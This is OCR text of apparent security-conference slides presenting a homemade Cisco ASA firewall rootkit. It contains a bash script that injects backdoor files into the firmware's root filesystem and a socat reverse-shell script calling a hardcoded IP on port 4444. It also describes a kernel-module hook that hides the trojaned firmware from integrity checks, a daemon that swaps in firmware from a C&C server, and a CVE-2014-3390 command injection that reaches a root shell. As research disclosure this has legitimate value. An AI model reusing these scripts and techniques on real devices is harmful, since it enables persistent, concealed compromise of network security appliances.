




```
#!/bin/bash
FILENAME=$1
ORIG_STRING=".original"
cp $FILENAME $FILENAME$ORIG_STRING
GZIP_OFFSET=`binwalk -y='gzip' $FILENAME | grep rootfs| awk '{print $1;}'`
GZIP_END=`binwalk --raw="\x0B\x01\x64\x00\x00" $FILENAME | grep Raw| tail -1|awk '{print $1;}'`
ORIG_GZ_FILESIZE=`expr $GZIP_END - $GZIP_OFFSET`
echo "Original size of rootfs.img = $ORIG_GZ_FILESIZE bytes."
dd if=$FILENAME of=rootfs.img.gz skip=$GZIP_OFFSET count=$ORIG_GZ_FILESIZE bs=1
gzip -f -d rootfs.img.gz
mv rootfs.img M4R10-chroot/
chroot M4R10-chroot find  /root -type f | chroot M4R10-chroot cpio --format='newc' -o --append -F /rootfs.img
chroot M4R10-chroot find /usr/lib/libelf.so.0 -type f| chroot M4R10-chroot cpio --format='newc' -o --append -F /rootfs.img
chroot M4R10-chroot find /etc/init.d/S66asa -type f| chroot M4R10-chroot cpio --format='newc' -o --append -F /rootfs.img
mv M4R10-chroot/rootfs.img .
gzip -f -9 rootfs.img
mv rootfs.img.gz rootfs.img
NEW_FILESIZE=$(stat -c%s "rootfs.img")
echo "New size of rootfs.img = $NEW_FILESIZE bytes."
SIZE_DIFF=`expr $ORIG_GZ_FILESIZE - $NEW_FILESIZE`
ZERO=0
if test $SIZE_DIFF -lt $ZERO
then
echo "New rootfs.img is too large for existing image.."
else
# append NULLS to the size difference..
dd if=/dev/zero bs=1 count=$SIZE_DIFF  conv=notrunc,noerror status=noxfer >> "rootfs.img"
NEW_FILESIZE=$(stat -c%s "rootfs.img")
dd if=rootfs.img of=$FILENAME seek=$GZIP_OFFSET count=$NEW_FILESIZE bs=1 conv=notrunc,noerror
echo "Done!"
fi
```

A Cisco ASA Rootkit

- Let’s make our own JETPLOW!




Kernel
init
/etc/inittab
/etc/init.d/rcS
/etc/init.d/S59asa
/asa/scripts/rcS
/etc/init.d/S66asa
/root/M4R10-infect-lina
/root/M4R10-upgrade
insmod /root/M4R10-open.ko
/root/M4R10-reverse.sh
/tmp/run_cmd
/asa/bin/lina_monitor
/asa/bin/lina

A Cisco ASA Rootkit

- /root/M4R10-infect-lina
  - /asa/bin/lina binary manipulator
  - Create a Cisco CLI menu item “show mario-logo”
  - Find/modify/swap .rodata strings
  - An innocent example..
  - Could easily be weaponized

A Cisco ASA Rootkit

- Let’s make our own JETPLOW!



Kernel

init

/etc/inittab

/etc/init.d/rcS

/etc/init.d/S59asa

/asa/scripts/rcS

/etc/init.d/S66asa

/root/M4R10-infect-lina

/root/M4R10-upgrade

insmod /root/M4R10-open.ko

/root/M4R10-reverse.sh

/tmp/run_cmd

/asa/bin/lina_monitor


/asa/bin/lina

A Cisco ASA Rootkit

- /root/M4R10-upgrade
  - Runs in the background
  - Automatically replaces new uploaded firmware with trojan version
  - ionotify() watches /mnt/disk0
  - Trigger on new file matching ^asa.*\.bin$
  - Download mod version of the same firmware from “C&C”.

A Cisco ASA Rootkit

- Let’s make our own JETPLOW!



Kernel

init

/etc/inittab

/etc/init.d/rcS

/etc/init.d/S59asa

/asa/scripts/rcS

/etc/init.d/S66asa

/root/M4R10-infect-lina

/root/M4R10-upgrade

insmod /root/M4R10-open.ko

/root/M4R10-reverse.sh

/tmp/run_cmd

/asa/bin/lina_monitor

/asa/bin/lina


A Cisco ASA Rootkit

- insmod /root/M4R10-open.ko
  - LKM open() syscall hijack
  - Redirect:

    `open` (*firmware.bin*) to
    `open` (/mnt/disk0/.private/.cache/*firmware.bin*)
  - Always present "clean" firmware to lina/users.
  - Ensures successful image verification
    - Even when image is downloaded for offline analysis!

A Cisco ASA Rootkit

- Let’s make our own JETPLOW!



Kernel

init

/etc/inittab

/etc/init.d/rcS

/etc/init.d/S59asa

/asa/scripts/rcS

/etc/init.d/S66asa

/root/M4R10-infect-lina

/root/M4R10-upgrade

insmod /root/M4R10-open.ko

/root/M4R10-reverse.sh


/tmp/run_cmd

/asa/bin/lina_monitor


/asa/bin/lina

A Cisco ASA Rootkit

- /root/M4R10-reverse.sh
  - Simple reverse shell
  - Uploaded socat
  - Preload libdsocks to access network from shell



```
#!/bin/sh
REV_CONNECT_IP=192.168.1.106
REV_CONNECT_PORT=4444
SOCKS="env LD_PRELOAD=libdsocks.so SOCKS_AUTOADD_LANROUTES=no"
export LD_LIBRARY_PATH="/mnt/disk0/.private/;/usr/lib"
REVDIR="/mnt/disk0/.M4R10"
while true
do
        if [ -d "$REVDIR" ]
        then
                    $SOCKS /mnt/disk0/.private/socat tcp:$REV_CONNECT_IP:$REV_CONNECT_PORT \
                    exec:/root/M4R10-welcome.sh,pty,ctty,stderr >&/dev/null
        fi
done
```



```
MyCiscoASA# dir *.bin
```

Two Ways to Subvert /asa/bin/lina


- Modify firmware image
  - Requires reboot
  - Does not work on new hardware*

Two Ways to Subvert /asa/bin/lina

- “Jail break” the Cisco CLI
  - Patch “lina” in memory using ptrace
  - No reboot needed
  - Bypass all integrity checks.
  - Works on latest hardware!


“Jail break” the Cisco CLI

- **CVE-2014-3390**
- Shell access without a reboot!



```
ciscoasa(config)# vnmc policy-agent
ciscoasa(config-vnmc-policy-agent)# shared-secret &/mnt/disk0/revsocat.sh&
ciscoasa(config-vnmc-policy-agent)# registration host 6.6.6.6
```

- We can run OS level commands from restricted CLI mode!
- This config will also run at boot!
- Potential to use vulnerable signed firmware image (9.2.1) to launch a bootkit?



```
root@kali:~# nc -l -p 4444
```

```
ciscoasa#
```

Shell Access!

- Access to underlying Linux shell on our ‘hardened appliance’
- Persistent rootkit with reverse shell.
- Reverse connect to shell without reboot on our target firmware (9.2.1)!

Agenda

```
#id
uid=0(root)
gid=0(root)
```

